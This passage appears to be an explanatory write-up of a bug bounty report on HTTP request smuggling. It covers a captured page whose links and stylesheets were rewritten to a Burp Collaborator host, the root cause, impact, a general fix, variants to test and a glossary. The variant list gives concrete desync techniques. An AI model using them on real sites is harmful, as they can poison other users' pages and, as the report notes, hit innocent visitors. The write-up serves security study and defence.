	<li class="menu-finance topic-finance"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/finance/" class="local-link"><i></i><span>Finance</span></a></li>
	<li class="menu-health topic-health"><a href="https://o0p31lhhe946t0sns65oy4vsejkb80.burpcollaborator.net/health/" class="local-link"><i></i><span>Health</span></a></li>
What this excerpt shows:
- The
-snipmarkers mean the researcher cut out parts of the page to keep the excerpt short. - The
<script type='application/ld+json'>block is structured data for search engines, generated by a WordPress plugin called Yoast SEO. In it, the@id, theurland the search actiontargetall point at the Collaborator host instead of the real site. A search engine reading this would be told the site lives at the attacker's address. - The five
<link rel="stylesheet">lines load the page's visual styling from the Collaborator host. If the attacker served different files there, the page would look however the attacker wanted. - The
<a>and<li>lines are the Topics dropdown menu and its category links (Agriculture, Climate, Consumer, Ecosystems, Education, Energy, Finance, Health). Every one of them points at the Collaborator host, so a victim clicking a topic would be sent to the attacker's server.
Because the host is used to build absolute URLs (full addresses including the domain) throughout the page, the attacker controls where the victim's browser fetches those resources from.
Step 5: the risk to other users, and stopping
The researcher is explicit that the attack is not reliable and that a victim request may fail to be caught, which can inadvertently affect an innocent user. During testing this happened once: the Collaborator received a request from a user in Los Angeles, California.
The two screenshots show the Collaborator interactions from that unintended victim. To avoid affecting more innocent users, the researcher stopped testing after this proof of concept, judging it sufficient to prove the vulnerability.
Root cause
The front end and back end parse the same request differently. The front end uses Transfer-Encoding to find the body, the back end uses Content-Length. The request carries both headers, and the Transfer-Encoding header name is written with a space before the colon. The back end therefore reads only the four bytes given by Content-Length, and the rest of the chunked body, the smuggled POST /hopefully404, stays in the connection buffer and is parsed as the beginning of the next request.
Why the existing defences did not stop it is not stated in the report.
Impact
The researcher's stated impact is that the JavaScript imports on the page can be determined by the attacker, so a malicious domain can be hosted to steal user data, perform stored cross-site scripting (where a script the attacker controls ends up saved and served to other users), and deface the webpage for the user whose request was poisoned. The captured response shows the attacker's host in script, stylesheet and link positions, which is the basis for that claim.
The researcher also noticed a WordPress login page but says it appears to require a specially configured browser to reach the SSO. Their suspicion is that an attacker can very likely steal authenticated cookies and headers that would be sent to an attacker-controlled server, but they state they were unable to verify this because they could not get SSO working in their browser. A cookie is a small piece of data a site stores in your browser to remember who you are; if an attacker can read it, they can often act as you.
The attack is not reliable, and the researcher notes that a failed attempt can hit an unrelated user, as happened once during testing.
Fix
The report does not describe a fix or a retest. The general remedy for this class of bug is for the front end and back end to agree on one framing rule, to reject requests that carry both Content-Length and Transfer-Encoding, and to normalise or reject malformed header names such as Transfer-Encoding : rather than passing them through.
Variants to test
- Header-name obfuscation: send
Transfer-Encoding : chunked(space before the colon), or other whitespace and case variations, alongsideContent-Length. A positive result is that the front end still treats the body as chunked while the back end uses the length, and a smuggled prefix appears in the next response. - Conflicting length headers: send two
Content-Lengthvalues, orContent-LengthplusTransfer-Encoding, and see which tier wins. A positive result is a response that reflects the smuggled request or a timing difference between the two parsers. - Chunk-size tricks: use a chunk size that the front end accepts but the back end rejects, or vice versa. A positive result is leftover bytes being interpreted as a new request.
- Connection reuse: send the desync request followed by rapid ordinary requests on separate connections, as in the script, and look for a response containing your Collaborator host. A positive result is the attacker host reflected in the victim's page.
Hunting notes
This kind of bug tends to hide wherever a reverse proxy or CDN sits in front of an origin that parses requests itself, especially when the two are different products or versions. A reverse proxy is a server that sits in front of the real site and forwards traffic to it; a CDN (content delivery network) is a network of servers that caches and serves content close to users. During recon (the early stage of looking at a target), the signals are a front end that advertises chunked support, an origin that behaves differently on malformed headers, and any endpoint that reflects the Host header into absolute URLs, as the captured page does with its script, stylesheet and navigation links.
The researcher showed impact by catching a desynced request and showing the attacker's host reflected 67 times in the response, including inside script tags and sources. They also stopped testing after the unintended Collaborator interaction, to avoid affecting more innocent users.
Glossary
- HTTP request: the short text message a browser sends to a website to ask for a page or submit data.
- HTTP response: the message a website sends back, containing the page or an error.
- Header: a labelled line at the top of a request or response carrying extra information, such as the body length or the browser type.
- Body: the part of a request or response that carries the actual data, after the headers.
- Front-end server: the first computer that receives a request, often a proxy or load balancer, which forwards it to the back end.
- Back-end server: the computer that actually builds the page and answers the request.
- Proxy: a server that sits between a user and a website and passes traffic through.
- Load balancer: a server that spreads incoming traffic across several back-end servers.
- HTTP request smuggling: a bug where a front end and back end disagree about where one request ends, letting an attacker hide a second request inside the first.
- Desync: a state where the two tiers no longer agree on the state of a connection, so their views of the request stream drift apart.
- Content-Length: a header stating the exact size of the body in bytes.
- Transfer-Encoding: a header stating how the body is encoded, for example
chunked. - Chunked: a way of sending a body in pieces, each piece preceded by its length written in hexadecimal.
- Hexadecimal: base 16, a number system using 0 to 9 and a to f, used for chunk sizes.
- Connection reuse / keep-alive: keeping one network connection open to send several requests one after another.
- Burp Suite: a tool for inspecting and changing web traffic between a browser and a server.
- Turbo Intruder: a Burp Suite extension that sends many requests quickly from a script.
- Burp Collaborator: a server the researcher controls and can watch, used to detect when a target or victim contacts it.
- POST: an HTTP method used to send data in a body, typically from a form.
- Host header: the header that tells the server which website the request is for.
- 404 page: the response a server sends when the requested page does not exist.
- Reflection: when a value the attacker supplied appears back in the server's response.
- Script tag: an HTML element that loads or contains JavaScript code for the page.
- Stylesheet: a file that tells the browser how the page should look.
- JSON-LD: a format for structured data inside a script tag, used by search engines.
- Yoast SEO: a WordPress plugin that generates structured data and other search-engine metadata.
- WordPress: a popular system for building websites and blogs.
- SSO (single sign-on): a login system shared across several services, so one login works for all.
- Cookie: a small piece of data a site stores in your browser to remember who you are.
- Cross-site scripting (XSS): a bug where an attacker gets their own script to run in another user's browser on a site.
- Stored XSS: cross-site scripting where the malicious script is saved on the server and served to other users.
- Defacement: changing how a website looks, usually to something the attacker chooses.
- CVSS: a standard scoring system for the severity of a vulnerability, from 0 to 10.
- Bounty: a payment a company makes to a researcher who reports a valid vulnerability.
- Recon: the early stage of examining a target to find what it runs and where it might be weak.
- CDN (content delivery network): a network of servers that caches and serves content close to users.
- Origin: the actual back-end server that holds the site's content, behind any proxy or CDN.